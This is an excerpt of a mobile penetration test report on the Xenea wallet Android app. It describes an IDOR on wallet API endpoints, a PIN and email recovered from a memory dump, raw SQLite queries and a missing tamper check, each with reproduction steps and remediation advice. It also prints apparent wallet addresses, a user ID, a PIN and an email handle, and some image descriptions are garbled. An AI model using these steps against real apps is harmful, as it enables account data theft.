
```

C:\Users\sampr\Desktop\EMAPT\Tools\platform-tools>adb -s 127.0.0.1:21533 shell
ASUS_Z01QD:/ # ls /system/app/ && ls /system/xbin/
BluetoothMidiService CarrierDefaultApp ExtShared GoogleTTS NfcNci SimAppDialog
BookmarkProvider CertInstaller Gallery2 HTMLViewer PacProcessor Traceur
BuiltInPrintService Chrome GoogleCalendarSyncAdapter IME PlayGames.apk WAPPushManager
CMFileManager CompanionDeviceManager GoogleContactsSyncAdapter KeyChain PrintRecommendationService WallpaperBackup
CaptivePortalLogin CtsShimPrebuilt GoogleExtShared LiveWallpapersPicker SecureElement
su tcpdump
ASUS_Z01QD:/ #
    
```

3. Use Root Checker to verify if the device is rooted.



4. Launch the application and observe that it runs successfully on a rooted and enumerated device without any restrictions.



H-03 IDOR Leading to Account ID and NFT Ticket data Exposure.

Severity **High** Status ● Resolved Category IDOR Leading to Account ID Disclosure

TESTING DETAILS

- Original finding number: 5.3
- Tools used: Burp suite
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, we identified a vulnerability that allows unauthorized access to sensitive user information. An attacker can exploit this issue to retrieve account IDs, NFT ticket details, and NFT data of any user by using their wallet address.

VULNERABLE LOCATION

Resources Affected:

<https://mobile-api.staging.xenea.app/wallet/v1/transactions>

- <https://mobile-api.staging.xenea.app/wallet/v1/nfts/tickets>
- <https://mobile-api.staging.xenea.app/wallet/v1/nfts>
- Parameters Affected: walletAddress & address

TECHNICAL IMPACT

This vulnerability exposes sensitive user information due to improper access control, allowing an attacker to enumerate and retrieve account-related details. Exploiting this issue could lead to unauthorized access to user data, identity theft, and further exploitation of associated NFT assets.

BUSINESS IMPACT

Unauthorized access to user account details and NFT-related data can result in financial losses, reputational damage, and legal compliance violations. If exploited, this issue could undermine user trust, impact the platform's credibility, and lead to regulatory penalties or security breaches.

REMEDIATION

As we are able to access the wallet details of any user, which is intended for this application, but the app should not disclose the account ID in the response. Therefore, we recommend removing it to enhance security.

Note: Since our account does not contain NFT-related data, we were unable to verify the exposure fully; however, we recommend checking with the developer to confirm the issue in NFTs.


REFERENCES

- <https://owasp.org/www-project-api-security/>
- https://owasp.org/www-community/Improper_Access_Control
- <https://portswigger.net/web-security/access-control>
- <https://owasp.org/www-project-top-ten/>


STEPS TO REPRODUCE

Case 1:


1. Open the Android application and navigate to the wallet transaction history section.



2. Capture the API request that retrieves transaction details using Burp Suite and send it to the Repeater.




3. Send the request and observe the response, noting that no transaction data is returned as this account ID has no transaction history.



4. Modify the `walletAddress` parameter to another user's wallet address:

0xb54211e3f84cc186f2f87ca06587910787cf841e and resend the request. Observe that the response now reveals sensitive details such as the user's `accountID`, `userAddress`, and other information.



Case 2:

1. Modify the `Address` parameter to User 1's wallet address and resend the request. Observe that the application accepts the modified `Address` and returns the response.

- Note:
- user 1 Details
- wallet id $\Rightarrow$ 0xf24e437d906288fe048e8eb16cc991e65ae41a3d
- user 2 Details
- wallet id $\Rightarrow$ 0xb54211e3f84cc186f2f87ca06587910787cf841e

[illegible]

Case 3:

1. Modify the `Address` parameter to User 1's wallet address and resend the request. Observe that the application accepts the modified `Address` and returns the response.

- Note:
- user 1 Details
- wallet id $\Rightarrow$ 0xf24e437d906288fe048e8eb16cc991e65ae41a3d
- user 2 Details
- wallet id $\Rightarrow$ 0xb54211e3f84cc186f2f87ca06587910787cf841e

[illegible]

H-04 Sensitive Data Stored in Android Memory.

Severity **High** Status ● Resolved Category Insecure Data Storage

TESTING DETAILS

- Original finding number: 5.18
- Tools used: fridump3 & sublime text
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that sensitive user information, including the private key, wallet app PIN, email ID, authorization token, and account ID, was stored in the application's memory without proper protection. By dumping the application's memory, it was possible to extract and analyze the data, revealing these sensitive details.

VULNERABLE LOCATION

Throughout the xenea-wallet.apk application

TECHNICAL IMPACT

An attacker can extract sensitive information, including the account ID, app PIN, authentication token, email ID, and private keys from memory, leading to unauthorized access, account takeover, and data theft.

BUSINESS IMPACT

An attacker can extract sensitive user credentials and private keys from memory, leading to unauthorized access, account takeover, and data theft.

REMEDIATION



- The application should clear the memory part after logging out.
- The application should store the credentials in encrypted format.
- Clear the memory area that contains critical data after the operation. This means the application should clear the sensitive data from the memory after lead or FI data is saved. This will ensure that later on a malicious user cannot retrieve any sensitive data from the memory.

REFERENCES


- [Testing-Data-Storage](#)
- [capture-heap-dump](#)
- [Dumping Android Application Memory](#)

STEPS TO REPRODUCE


1. Note the account ID and private key of the wallet account from the screenshots below.



2. Open the application and log out. Run `fridump3.py` (as shown in the images) to dump the memory of the application process.



3. Open strings.txt using Sublime Text and manually verify the private key stored in memory.



4. Observe the account ID in the file.

```

106399 flutter.wc
106400 2:core:topicToReceiverPublicKey
106401 version
106402 flutter.wc
106403 2:core:linkMode
106404 version
106405 flutter.user cache list
106406 userId
106407 1344541571592224768
106408 hasShowMining
106409 :false
106410 flutter.wc
106411 2:core:1.0//topicMap
106412 #flutter.wc
106413 2:core:authPairingTopics
106414 version
106415 flutter.wc
106416 2:core:proposals
106417 version
106418 flutter.wc
106419 2:core:messageTracker
106420 version
106421 %flutter.wc
106422 2:core:1.0//jsonRpcHistory
106423 flutter.wc
106424 2:core:1.0//linkMode
106425 flutter.wc
106426 2:core:keychain
106427 version
  
```

Find: 1344541571592224768

34 of 51 matches

5. The dumped memory also contains:

- Wallet app PIN
- User's email ID
- User's authorization token

```

2745 TextInput.setMarkedTextRect
2746 TextInput.setMarkedTextRect
2747 width
2748 width
2749 height
2750 height
2751 155.3333333333331
2752 0.266666666666659467
2753 Received 'TextInput.setMarkedTextRect' message.
2754 q(g#q
2755 didFinishBatchEdit with 2 listener(s)
2756 963852
2757 send EditingState to flutter: 963852
2758 Sending message to update editing state:
2759 Text: 963852
2760 Selection start: 6
2761 Selection end: 6
2762 Composing start: -1
2763 Composing end: -10:
2764 method
2765 TextInputClient.updateEditingState
2766 selectionBase
2767 selectionExtent
2768 composingBase
2769 963852
2770 composingExtent
2771 method
2772 TextInputClient.updateEditingState
2773 selectionBase
  
```

Find: 963852

1 of 9 matches

This is the device PIN, which has been disclosed in Android memory and also is in clear text.

The screenshot shows a Sublime Text editor window with the file 'strings.txt' open. The code is a C program that defines a 'dist' function to calculate the distance between two points. The function is called multiple times within a 'main' function. The variable 'sampritdas38' is highlighted in the code. The search bar at the bottom shows 'Find' and 'Find All' buttons, with 'Find' selected. The search results show '1 of 4 matches'.

```

117287   dists4.zw) - 1.0;
117288   coverage
117289   dists2.x
117290   dists2.y;
117291   if (int(1)
117292       kInverseFillBW_S1_c0
117293       int(1)
117294       kInverseFillAA_S1_c0)
117295       coverage
117296       1.0 - coverage;
117297   return half4(half4(coverage));
117298   ,AgffFA
117299   CWALLET7998648
117300   email
117301   sampritdas38
117302   mail_galxe
117303   zone_id
117304   BfflC
117305   ,AgffFA
117306   AfflC
117307   munpw
117308   mondw
117309   agilGLQj
117310   muntw
117311   rmunk7
117312   Bgffa
117313   munpw
117314   mondw
117315   agilGLQj

```

Search results: 1 of 4 matches

[illegible]

H-05 Unprotected SQLite Database Susceptible to SQL Injection Attacks

Severity **High** Status ● Acknowledged Category Insecure Data Storage

TESTING DETAILS

- Original finding number: 5.20
- Tools used: jadx-gui
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, the App uses SQLite Database and executes raw SQL query. Untrusted user input in raw SQL queries can cause SQL Injection. Also sensitive information should be encrypted and written to the database.

VULNERABLE LOCATION

M.Java

TECHNICAL IMPACT

SQL Injection Vulnerability: Unsanitized user input in raw SQL queries poses a significant security risk, potentially allowing malicious users to manipulate and extract sensitive data from the SQLite database.

BUSINESS IMPACT

Using raw SQLite queries can expose the application to SQL injection attacks if user inputs are not properly sanitized. To mitigate this risk, use parameterized queries or prepared statements instead of concatenating user inputs directly into SQL queries. Additionally, implement input validation and least privilege principles to minimize the impact of potential exploitation.

REMEDIATION

Should be encrypted and written to the database.

<https://github.com/MobSF/owasp-mstg/blob/master/Document/0x04h-Testing-Code-Quality.md#injecti-on-flaws-mstg-arch-2-and-mstg-platform-2>

REFERENCES

- SQL Injection Vulnerability: Unsanitized user input in raw SQL queries poses a significant security risk, potentially allowing malicious users to manipulate and extract sensitive data from the SQLite database.

STEPS TO REPRODUCE

1. Open the xenea-wallet.apk in JADX-GUI, search for "rawQuery", then navigate to the corresponding M file to observe that it is using raw SQL queries.

```

    }
    }
    SQLiteDatabase.compileStatement("DELETE FROM events WHERE num_attempts >= 16").execute();
    return null;
}

public static /* synthetic */ Boolean D0(Cursor cursor) {
    boolean z5;
    if (cursor.getCount() > 0) {
        z5 = true;
    } else {
        z5 = false;
    }
    return Boolean.valueOf(z5);
}

public static /* synthetic */ Object E0(long j5, V0.p pVar, SQLiteDatabase sQLiteDatabase) {
    return F0(j5, pVar, sQLiteDatabase);
}

public static /* synthetic */ Object E0(String str, c.b bVar, long j5, SQLiteDatabase sQLiteDatabase) {
    if (!((Boolean) P0(sQLiteDatabase.rawQuery("SELECT 1 FROM log_event_dropped WHERE log_source = ? AND reason = ?", new String[]{str, Integer.toString(bVar.a())}), new b())) {
        @Override // di.M.b
        public final Object apply(Object obj) {
            return H.I((Cursor) obj);
        }
    }
    booleanValue() {
        ContentValues contentValues = new ContentValues();
        contentValues.put("log_source", str);
        contentValues.put("reason", Integer.valueOf(bVar.a()));
        contentValues.put("events_dropped_count", Long.valueOf(j5));
        sQLiteDatabase.insert("log_event_dropped", null, contentValues);
    } else {
        sQLiteDatabase.execSQL("UPDATE log_event_dropped SET events_dropped_count = events_dropped_count + " + j5 + " WHERE log_source = ? AND reason = ?", new String[]{str,
    }
    return null;
}

public static /* synthetic */ byte[] F0(Cursor cursor) {
    return A0(cursor);
}

```

```

    }
    }
    onConfigure(sQLiteDatabase);
}

public static /* synthetic */ void x(SQLiteDatabase sQLiteDatabase) {
    sQLiteDatabase.execSQL("CREATE TABLE events (_id INTEGER PRIMARY KEY, context_id INTEGER NOT NULL, transport_name TEXT NOT NULL, timestamp_ms INTEGER NOT NULL, uptime_ms INTEGER NOT NULL, event_id INTEGER NOT NULL, name TEXT NOT NULL, value TEXT NOT NULL, FOREIGN KEY (event_id) RE sQLiteDatabase.execSQL("CREATE TABLE transport_contexts (_id INTEGER PRIMARY KEY, backend_name TEXT NOT NULL, priority INTEGER NOT NULL, next_request_ms INTEGER NOT NULL)");
    sQLiteDatabase.execSQL("CREATE INDEX events_backend_id ON events(context_id)");
    sQLiteDatabase.execSQL("CREATE UNIQUE INDEX contexts_backend_priority ON transport_contexts(backend_name, priority)");
}

public static /* synthetic */ void y(SQLiteDatabase sQLiteDatabase) {
    sQLiteDatabase.execSQL("ALTER TABLE transport_contexts ADD COLUMN extras BLOB");
    sQLiteDatabase.execSQL("CREATE UNIQUE INDEX contexts_backend_priority_extras ON transport_contexts(backend_name, priority, extras)");
    sQLiteDatabase.execSQL("DROP INDEX contexts_backend_priority");
}

@Override // android.database.sqlite.SQLiteOpenHelper
public void onConfigure(SQLiteDatabase sQLiteDatabase) {
    this.f10255b = true;
    sQLiteDatabase.rawQuery("PRAGMA busy_timeout=0;", new String[0]).close();
    sQLiteDatabase.setForeignKeyConstraintsEnabled(true);
}

@Override // android.database.sqlite.SQLiteOpenHelper
public void onCreate(SQLiteDatabase sQLiteDatabase) {
    H(sQLiteDatabase, this.f10254a);
}

@Override // android.database.sqlite.SQLiteOpenHelper
public void onDowngrade(SQLiteDatabase sQLiteDatabase, int i5, int i6) {
    sQLiteDatabase.execSQL("DROP TABLE events");
    sQLiteDatabase.execSQL("DROP TABLE event_metadata");
    sQLiteDatabase.execSQL("DROP TABLE transport_contexts");
    sQLiteDatabase.execSQL("DROP TABLE IF EXISTS event_payloads");
    sQLiteDatabase.execSQL("DROP TABLE IF EXISTS log_event_dropped");
    sQLiteDatabase.execSQL("DROP TABLE IF EXISTS global_log_event_state");
    H(sQLiteDatabase, i6);
}

@Override // android.database.sqlite.SQLiteOpenHelper

```

H-06 Unlocked and Reassigned: Bypassing App Integrity

Severity **High** Status ● Resolved Category Insecure Communication

TESTING DETAILS

- Original finding number: 5.22
- Tools used: apktool, uber-apk-signer & Memu
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the application lacks integrity checks. After reversing the APK and modifying the code, attackers can re-sign the application and use it without any restrictions, potentially leading to unauthorized modifications and exploitation.

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk

TECHNICAL IMPACT

Lack of integrity checks allows attackers to modify and re-sign the application, leading to unauthorized code execution, bypassing security mechanisms, and potential malware injection.

BUSINESS IMPACT

Unauthorized modifications can result in data breaches, financial fraud, reputational damage, and loss of user trust.

REMEDIATION

Developers should implement Integrity checks so when the code of an application is modified and resigned again by an attacker, the application should not build again or not run. The app should detect the modification and respond in some way. At the very least, the app should alert the user and/or terminate. Developers can use in-app temper detection or can use CRC mechanism on the app byte-code, Verify apk sign signature etc.

REFERENCES

- [Android Tamper Detector](#)

STEPS TO REPRODUCE

